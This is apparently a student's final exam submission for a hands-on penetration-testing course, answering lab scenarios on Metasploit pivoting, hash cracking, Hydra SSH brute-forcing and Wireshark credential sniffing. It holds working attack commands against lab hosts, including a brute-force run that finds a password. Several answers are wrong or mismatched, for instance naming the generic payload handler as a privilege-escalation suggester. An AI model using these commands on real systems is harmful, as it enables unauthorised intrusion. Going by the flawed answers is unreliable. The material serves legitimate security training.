



**Enhancing Digital Government Economy (EDGE)
Digital Skills for Students**



Host University: Chittagong University of Engineering and Technology

Host Dept./Institute/Center: Dept. of CSE, CUET

Venue: Southeast University, Batch Number: CADS-003

**Training Track/Course Name: Applied Penetration Testing Engineer: Hands-on
Level: Advanced Level**

Final Examination

Name : Muhammad Faujul Kabir

Section : CADS003

Scenario No: 1

Target Organization: *Global Logistics Corp (GLC)*

The Setup: GLC has a multi-tiered network. You have gained initial access to a public-facing Windows via a known service vulnerability. However, the sensitive database is located on a different subnet that is not reachable from the internet.

Lab Infrastructure

Attacker Machine: Kali Linux

Entry Point (Target 1): Windows 10

Hidden Target (Target 2): Ubuntu

Task Phase

Phase 1: What command did you use to discover the hidden internal IP address?

Phase 2: Which Metasploit post-module can you use to suggest potential exploits for escalating?

Phase 3: You found a hash for a user named admin backup. If you cannot crack this hash, what Metasploit module allows you to use the hash itself to authenticate to other machines?

Phase 4: After setting the route, which auxiliary module can you run to perform a TCP port scan on Target 2 from within the Metasploit framework?

Phase 1

Go to windows shell. Then Command: **ipconfig**

```
C:\Users\user\Desktop>ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\user\Desktop>ipconfig /raw payload
ipconfig
Windows IP Configuration

Unknown adapter Local Area Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::d19e:82c0:d4b6:908e%6
    IPv4 Address. . . . . : 172.17.235.44
    Subnet Mask . . . . . : 255.255.255.128
    Default Gateway . . . . . : 172.17.235.1

Unknown adapter OpenVPN Connect DCO Adapter:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet1:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::3f10:c8ab:9813:183a%2
    IPv4 Address. . . . . : 192.168.182.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::ea4d:d0c5:229f:f67b%17
    IPv4 Address. . . . . : 192.168.206.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :
```

Phase 2

Metasploit post-module can you use to suggest potential exploits for escalating -

exploit/multi/handler

```
msf > search multi/handler

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/android/local/janus	2017-07-31	manual	Yes	Android Janus APK Signature bypass
1	auxiliary/scanner/http/apache_mod_cgi_bash_env	2014-09-24	normal	Yes	Apache mod_cgi Bash Environment Variable Injection (Shellshock)
Scanner					
2	exploit/linux/local/desktop_privilege_escalation	2014-08-07	excellent	Yes	Desktop Linux Password Stealer and Privilege Escalation
3	\ target: linux x86	.	.	.	.
4	\ target: linux x86_64	.	.	.	.
5	exploit/multi/handler	.	manual	No	Generic Payload Handler
6	exploit/windows/mssql/mssql_linkcrawler	2000-01-01	great	No	Microsoft SQL Server Database Link Crawling Command Execution
7	exploit/windows/browser/persits_xupload_traversal	2009-09-29	excellent	No	Persits XUpload ActiveX MakeHttpRequest Directory Traversal

Interact with a module by name or index. For example `info 7`, `use 7` or `use exploit/windows/browser/persits_xupload_traversal`

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) >
```

Phase 3

exploit/windows/smb/psexec

```
msf > search exploit/windows/smb/psexec

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/psexec	1999-01-01	manual	No	Microsoft Windows Authenticated User Code Execution
1	\ target: Automatic	.	.	.	.
2	\ target: PowerShell	.	.	.	.
3	\ target: Native upload	.	.	.	.
4	\ target: MOF upload	.	.	.	.
5	\ target: Command	.	.	.	.

Interact with a module by name or index. For example `info 5`, `use 5` or `use exploit/windows/smb/psexec`
After interacting with a module you can manually set a TARGET with `set TARGET 'Command'`

Phase 4

Auxiliary module can you run to perform a TCP port scan-

`auxiliary/scanner/portscan/tcp`

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.206.133 netmask 255.255.255.0 broadcast 192.168.206.255
    inet6 fe80::d637:5530:bd38:439b prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:0d:d1:ea txqueuelen 1000 (Ethernet)
    RX packets 1306 bytes 134643 (131.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1410 bytes 1522791 (1.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 23 bytes 2815 (2.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 23 bytes 2815 (2.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

msf auxiliary(scanner/portscan/tcp) > set Rhost 192.168.206.133
Rhost => 192.168.206.133
msf auxiliary(scanner/portscan/tcp) > exploit
[*] 192.168.206.133 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Scenario No: 2

The Situation : During a routine penetration test of *Aether Systems*, you managed to compromise a legacy backup server. Within a directory named `/backups/internal/`, you discovered two critical files:

`hashes.txt`: A list of exported user accounts containing usernames and their password hashes.

`network_map.pdf`: This document reveals that the core internal database is accessible via an SSH gateway.

Task Phase

Phase 1: What does the `$1$` prefix indicate about the hashing algorithm used, and what command would you use to show the cracked password if you've already run the session?

Phase 2: Write the specific Hydra command to target the SSH service for user your custom username list using your custom password list, ensuring you use 4 parallel tasks to remain stealthy.

Phase3: What is a "Salt", and how does it specifically protect against Rainbow Table attacks?

Phase 1

The Prefix (\$1\$): Identifies the algorithm as an MD5-based crypt.

```
pdf2john network_map.pdf > hash.txt
```

```
john hash.txt --wordlist=pass.txt
```

[illegible]

Phase 2

The specific **Hydra command** to target the SSH service for user custom username list using custom password list, ensuring use 4 parallel tasks to remain stealthy.

```
hydra -L username.txt -P pass.txt -t 4 ssh://192.168.206.130
```

```
kali@kali:~$ hydra -L username.txt -P pass.txt -t 4 ssh://192.168.206.130
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-17 08:52:46
[DATA] max 4 tasks per 1 server, overall 4 tasks, 30 login tries (l:5/p:6), ~8 tries per task
[DATA] attacking ssh://192.168.206.130:22/
[22][ssh] host: 192.168.206.130  login: marlinspike  password: marlinspike
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-17 08:53:04

kali@kali:~$
```

Phase 3

A salt is random data added to a password before hashing.

It stops rainbow table attacks by making -

Same passwords create completely different hashes.

Attackers must build new tables for every unique salt.

Scenario No: 3

In this lab scenario, the "Shadow" is the ARP (Address Resolution Protocol). Because ARP is a stateless protocol (meaning it accepts replies even if it never sent a request), an attacker can broadcast "Gratuitous ARP" packets.

Question 1: What Wireshark filter is most effective for isolating the username and password sent via an unencrypted web form?

Question 2: What is this encoding method, and how do you view the plaintext within Wireshark?


Question 3: What is the specific term for this packet type, and what does it tell a defender?

Question 4: Which Wireshark feature allows you to see the entire FTP session (USER, PASS, LIST, etc.) in a single, continuous window?

Question 1:


The most effective Wireshark filter for isolating usernames and passwords sent through an unencrypted web form is:

http.request.method == "POST"



Question 2:

The encoding method is typically Base64 encoding



Question 3:

The packet type is called a Gratuitous ARP packet.

A Gratuitous ARP tells a defender that:

- Normal network behavior

- Or a possible ARP spoofing / ARP poisoning attack if suspicious or repeated frequently.

Defenders often treat unexpected Gratuitous ARPs as indicators of possible man-in-the-middle (MITM) activity.

Question 4:

The Wireshark feature is:

Follow TCP Stream

This feature reconstructs the entire FTP conversation in one continuous window, including commands such as:

USER

PASS

LIST

RETR

STOR

